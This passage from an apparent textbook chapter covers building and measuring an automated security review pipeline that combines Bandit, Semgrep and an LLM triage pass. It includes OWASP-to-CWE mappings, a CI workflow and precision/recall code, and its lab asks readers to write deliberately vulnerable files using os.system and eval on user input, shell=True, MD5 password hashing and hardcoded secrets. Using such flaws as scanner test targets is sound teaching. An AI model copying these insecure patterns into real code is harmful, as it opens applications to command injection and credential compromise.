        for artifact in artifacts:
            daily = {"date": artifact.timestamp.isoformat()}
            for finding in artifact.findings:
                sev = finding["severity"]
                daily[sev] = daily.get(sev, 0) + 1
            trend.append(daily)
        return trend

    def compliance_report(
        self, standard: str = "OWASP_TOP_10"
    ) -> dict:
        """Generate a compliance report against a standard.

        Maps findings to the specified compliance framework
        and reports coverage gaps.
        """
        owasp_cwe_map = {
            "A01:Broken Access Control": [
                "CWE-22", "CWE-862", "CWE-639"
            ],
            "A02:Cryptographic Failures": [
                "CWE-916", "CWE-327", "CWE-328"
            ],
            "A03:Injection": [
                "CWE-89", "CWE-78", "CWE-79"
            ],
            "A04:Insecure Design": [
                "CWE-306", "CWE-307"
            ],
            "A05:Security Misconfiguration": [
                "CWE-489", "CWE-798"
            ],
            "A06:Vulnerable Components": [
                "CWE-1104"
            ],
            "A07:Auth Failures": [
                "CWE-287", "CWE-384"
            ],
            "A08:Data Integrity Failures": [
                "CWE-502", "CWE-829"
            ],
            "A09:Logging Failures": [
                "CWE-532", "CWE-778"
            ],
            "A10:SSRF": [
                "CWE-918"
            ],
        }

        # Get latest findings
        latest = self.db.query(
            "security_artifacts",
            order_by="-timestamp",
            limit=1
        )
        if not latest:
            return {"standard": standard, "categories": {}}

        finding_cwes = {
            f["cwe"] for f in latest[0].findings
        }

        report = {"standard": standard, "categories": {}}
        for category, cwes in owasp_cwe_map.items():
            matched = finding_cwes & set(cwes)
            report["categories"][category] = {
                "cwes_checked": cwes,
                "cwes_found": list(matched),
                "status": "FINDING" if matched else "CLEAR",
            }
        return report
The pipeline we built combines static tools with a single LLM review pass, but recent work pushes LLM-based security analysis much further. Google Project Zero's "Big Sleep" system (2024) used an LLM agent to discover a previously unknown, exploitable buffer overflow in SQLite, marking what the researchers described as the first confirmed zero-day vulnerability (one with no existing patch because the vendor has had zero days of advance notice) found autonomously by an AI agent in a widely used open-source project. The accompanying report from Google Project Zero and Google DeepMind, "From Naptime to Big Sleep: Using Large Language Models to Catch Vulnerabilities in Real-World Code" (November 2024), formalized the multi-step agent architecture: the LLM iteratively reads source code, formulates hypotheses about potential flaws, writes and runs targeted test inputs, and refines its analysis based on observed program behavior. Unlike static analysis, this approach reasons about program semantics across function boundaries and can detect vulnerabilities that require understanding multi-step data flows. The frontier challenge is scaling these agent-based approaches to entire codebases (Big Sleep analyzed individual functions), connecting to the autonomous agent architectures discussed in Chapter 9.
6. CI/CD Integration
The pipeline becomes most valuable when it runs automatically on every code change. The following GitHub Actions workflow integrates the security pipeline into a pull request check, blocking merges when critical vulnerabilities are found:
# .github/workflows/security-review.yml
# Automated security review on every pull request.
name: Security Review

on:
  pull_request:
    paths:
      - "app/**"
      - "tests/**"

jobs:
  security-scan:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4

      - name: Set up Python
        uses: actions/setup-python@v5
        with:
          python-version: "3.11"

      - name: Install dependencies
        run: |
          pip install bandit semgrep anthropic fastapi sqlalchemy
          pip install pytest httpx  # For regression tests

      - name: Run security pipeline
        env:
          ANTHROPIC_API_KEY: ${{ secrets.ANTHROPIC_API_KEY }}
        run: |
          python -c "
          from security_pipeline import run_security_review
          import sys
          status = run_security_review('app/')
          if status['status'] == 'fail':
              print(f'BLOCKED: {status[\"critical_count\"]} critical findings')
              sys.exit(1)
          print(f'PASSED: {status[\"findings_count\"]} findings, none critical')
          "

      - name: Run regression tests
        if: always()
        run: pytest security-reports/test_security_regression.py -v

      - name: Upload security report
        if: always()
        uses: actions/upload-artifact@v4
        with:
          name: security-report
          path: security-reports/
Real-World Application: GitLab's Multi-Scanner Security Pipeline

GitLab's DevSecOps platform implements exactly this multi-tool pipeline architecture in production. Its "Security Dashboard" aggregates findings from SAST (Semgrep), Dynamic Application Security Testing (DAST) (OWASP ZAP), dependency scanning (formerly Gemnasium, now GitLab's own advisory database), container scanning (Trivy), and secret detection into a single unified view per merge request, using CWE-based deduplication and confidence scoring to collapse overlapping alerts. According to GitLab's internal benchmarks as of 2025, teams using the integrated pipeline typically resolve vulnerabilities roughly 3.5 times faster than teams running each scanner independently, primarily because engineers triage one consolidated list instead of context-switching between five separate dashboards.
Commercial platforms provide turnkey versions of the pipeline we built from scratch. Snyk combines SAST, dependency scanning, container scanning, and Infrastructure as Code (IaC) scanning in a single CLI with CI/CD integrations. SonarQube provides continuous code quality and security analysis with a web dashboard. GitHub Advanced Security includes CodeQL scanning, secret detection, and Dependabot alerts as native platform features (as of 2024, GitHub has added Copilot Autofix, which uses an LLM to generate pull request fixes for CodeQL findings automatically, bringing LLM-assisted triage into the commercial platform tier). What took us ~500 lines across the pipeline classes, these platforms handle with configuration files. The trade-off: commercial tools are faster to deploy but less customizable. Our from-scratch pipeline supports custom Semgrep rules, LLM-driven triage with tunable prompts, and direct Discovery Workbench integration, all capabilities that require significant effort to replicate in commercial platforms.
7. Measuring Pipeline Effectiveness
Whether you deploy a custom pipeline or adopt a commercial platform, the next step is the same: quantifying how well it actually works.
A security pipeline that produces findings is useful only if those findings are accurate. Two metrics matter: precision (what fraction of reported findings are real vulnerabilities?) and recall (what fraction of real vulnerabilities does the pipeline find?). We can estimate both by running the pipeline against a benchmark with known vulnerabilities:
$$\text{Precision} = \frac{|\text{True Positives}|}{|\text{True Positives}| + |\text{False Positives}|}$$ $$\text{Recall} = \frac{|\text{True Positives}|}{|\text{True Positives}| + |\text{False Negatives}|}$$"""
Measuring pipeline precision and recall against a benchmark
with known vulnerabilities (ground truth).
"""
from dataclasses import dataclass
@dataclass
class BenchmarkResult:
true_positives: int # Real vuln found by pipeline
false_positives: int # Non-vuln flagged by pipeline
false_negatives: int # Real vuln missed by pipeline
true_negatives: int # Non-vuln correctly skipped
@property
def precision(self) -> float:
denom = self.true_positives + self.false_positives
return self.true_positives / denom if denom else 0.0
@property
def recall(self) -> float:
denom = self.true_positives + self.false_negatives
return self.true_positives / denom if denom else 0.0
@property
def f1_score(self) -> float:
p, r = self.precision, self.recall
return 2 * p * r / (p + r) if (p + r) else 0.0
def evaluate_pipeline(
pipeline_findings: list[dict],
ground_truth: list[dict]
) -> BenchmarkResult:
"""Compare pipeline findings against ground truth.
Args:
pipeline_findings: List of {cwe, file, line} dicts.
ground_truth: List of {cwe, file, line} dicts for
known vulnerabilities.
Returns:
BenchmarkResult with precision and recall metrics.
"""
# Normalize to fingerprints for comparison
def fingerprint(f):
return f"{f['cwe']}:{f['file']}:{f['line']}"
found = {fingerprint(f) for f in pipeline_findings}
known = {fingerprint(f) for f in ground_truth}
tp = len(found & known)
fp = len(found - known)
fn = len(known - found)
return BenchmarkResult(
true_positives=tp,
false_positives=fp,
false_negatives=fn,
true_negatives=0, # Not measurable without full code review
)
# Example benchmark from our target application
ground_truth = [
{"cwe": "CWE-89", "file": "app/main.py", "line": 42}, # SQL injection (create)
{"cwe": "CWE-89", "file": "app/main.py", "line": 52}, # SQL injection (search)
{"cwe": "CWE-78", "file": "app/main.py", "line": 60}, # Command injection
{"cwe": "CWE-22", "file": "app/main.py", "line": 71}, # Path traversal
{"cwe": "CWE-798", "file": "app/main.py", "line": 16}, # Hardcoded credentials
{"cwe": "CWE-916", "file": "app/main.py", "line": 84}, # Weak hashing
{"cwe": "CWE-532", "file": "app/main.py", "line": 85}, # Password logging
{"cwe": "CWE-489", "file": "app/main.py", "line": 14}, # Debug mode
{"cwe": "CWE-200", "file": "app/main.py", "line": 79}, # Data exposure
]
# Simulated pipeline output (found 8 of 9 real vulns + 1 FP)
pipeline_output = [
{"cwe": "CWE-89", "file": "app/main.py", "line": 42},
{"cwe": "CWE-89", "file": "app/main.py", "line": 52},
{"cwe": "CWE-78", "file": "app/main.py", "line": 60},
{"cwe": "CWE-22", "file": "app/main.py", "line": 71},
{"cwe": "CWE-798", "file": "app/main.py", "line": 16},
{"cwe": "CWE-916", "file": "app/main.py", "line": 84},
{"cwe": "CWE-532", "file": "app/main.py", "line": 85},
{"cwe": "CWE-489", "file": "app/main.py", "line": 14},
# False positive: flagged a safe logging call
{"cwe": "CWE-532", "file": "app/main.py", "line": 30},
]
result = evaluate_pipeline(pipeline_output, ground_truth)
print(f"Precision: {result.precision:.1%}")
print(f"Recall: {result.recall:.1%}")
print(f"F1 Score: {result.f1_score:.1%}")
print(f"\nTrue Positives: {result.true_positives}")
print(f"False Positives: {result.false_positives}")
print(f"False Negatives: {result.false_negatives}")
The pipeline achieves 88.9% precision (8 true positives out of 9 reported findings, with 1 false positive) and 88.9% recall (8 of 9 known vulnerabilities detected). It missed one vulnerability: CWE-200 (data exposure), a logic flaw where the endpoint returns all database columns including internal fields. Even the LLM review can miss this kind of semantic vulnerability if the prompt does not ask about response field filtering. The false positive (CWE-532 on line 30) is a legitimate informational log statement. Bandit flagged it because it contains user-provided data. The LLM triage stage should have downgraded this to INFO severity but did not. Both cases show why continuous pipeline tuning matters: adjusting Semgrep rules, refining LLM prompts, and expanding the benchmark as new vulnerability classes emerge. To maintain accuracy over time, treat the ground truth benchmark as a living artifact: each time your team confirms a new vulnerability or resolves a false positive, add the case to the benchmark and re-evaluate precision and recall so that pipeline improvements are driven by measurement rather than intuition.
IBM's 2024 Cost of a Data Breach Report puts the average cost of a data breach at \$4.88 million. The Ponemon Institute estimates that a vulnerability found during development costs \$80 to fix, while the same vulnerability found in production costs \$7,600, a 95x multiplier. Our security pipeline runs in under five minutes per pull request and costs approximately \$0.15 in LLM API calls (one threat model generation, one code review, and one triage pass). At that price, the pipeline pays for itself if it catches even one vulnerability per year that would otherwise reach production. The math is not subtle.
Try It: Build a Mini Security Scanner in 30 Minutes
You can build a simplified version of this section's pipeline using only Python's standard library plus Bandit. Follow these steps:
1. Create a file called vulnerable_app.py containing two or three intentional
flaws: an os.system() call that takes user input (CWE-78), a hardcoded password
string (CWE-798), and an eval() on untrusted data (CWE-95). Keep it short (under
30 lines).
2. Install Bandit (pip install bandit) and run it in JSON mode:
bandit -f json -o bandit_results.json vulnerable_app.py. Open the JSON output
and note the structure: each finding has test_id, issue_severity,
line_number, and issue_text.
3. Write a Python script called normalize.py that reads bandit_results.json,
extracts each finding, and converts it into a dictionary with keys
{"cwe", "severity", "file", "line", "title"}. Use a hardcoded mapping from
Bandit test IDs to CWE numbers (e.g., B602 to CWE-78, B105 to CWE-798, B307 to CWE-95).
4. Add a deduplication step: compute a fingerprint for each finding as
f"{cwe}:{file}:{line}" and remove entries that share a fingerprint. Print the
count of duplicates removed (for this small example it will likely be zero, but the logic
will matter when you add more tools later).
5. Generate a summary report that prints the total finding count, groups findings by severity,
and writes the normalized findings to report.json. Run the full script end to end
and verify that every intentional flaw in your vulnerable_app.py appears in the
report. Then try fixing one flaw (replace os.system() with
subprocess.run() using a list argument), rerun, and confirm the finding disappears.
Lab: Measure Your Pipeline's Precision and Recall
Goal: Build a minimal security pipeline, run it against a file with known vulnerabilities, and compute precision, recall, and F1 score.
Tools needed: Python 3.10+, pip install bandit semgrep, a text editor.
Setup (5 min): Create a file target.py containing exactly five intentional flaws: (1) os.system(user_input) (CWE-78), (2) eval(user_input) (CWE-95), (3) hashlib.md5(password) (CWE-916), (4) SECRET_KEY = "hunter2" (CWE-798), (5) subprocess.run(cmd, shell=True) (CWE-78). Record these five as your ground truth with CWE, file, and line number.
Run (10 min): Execute bandit -f json target.py and semgrep --config auto target.py --json. Parse both JSON outputs, normalize each finding to {cwe, file, line}, and deduplicate using the fingerprint method from this section.
What to vary: (a) Try removing one flaw and rerunning to confirm the finding disappears. (b) Add a safe hashlib.sha256() call and check whether either tool false-positives on it. (c) Add a Semgrep custom rule targeting eval() and see whether the deduplication correctly merges it with the Bandit finding.
What to observe: Compute precision, recall, and F1 after each variation. Notice how adding a second tool (Semgrep) changes recall (it may catch flaws Bandit misses) but can also change precision (it may introduce new false positives). Record which tool found which flaw to see where their coverage overlaps and where it diverges.
Exercises
Exercise 20.3.1 (Conceptual): The pipeline uses fingerprinting (CWE + file + line) for deduplication. Describe a scenario where this fingerprinting produces a false merge (two genuinely different vulnerabilities collapsed into one) or a false split (the same vulnerability reported as two distinct findings). Propose an improved fingerprinting scheme that handles your scenario correctly.
Exercise 20.3.2 (Coding):
Extend the SecurityPipeline class with a _run_dependency_audit
stage that checks requirements.txt or pyproject.toml for
packages with known Common Vulnerabilities and Exposures (CVEs) using the
pip-audit tool.
Normalize the findings into UnifiedFinding objects with appropriate CWE
mappings. Run your extended pipeline against a requirements.txt that
includes requests==2.25.0 (which has a known Server-Side Request Forgery (SSRF) vulnerability) and verify
that the finding appears in the report.
Exercise 20.3.3 (Analysis): The LLM triage stage (Stage 4b) adjusts severity based on exploitability. Design a prompt engineering experiment to measure the accuracy of LLM severity triage. Create a benchmark of 20 findings with known correct severities, run the triage prompt with three different LLM temperatures (0.0, 0.5, 1.0), and report the agreement rate (percentage of findings where the LLM's adjusted severity matches the ground truth). What does the result tell you about the appropriate temperature for security triage?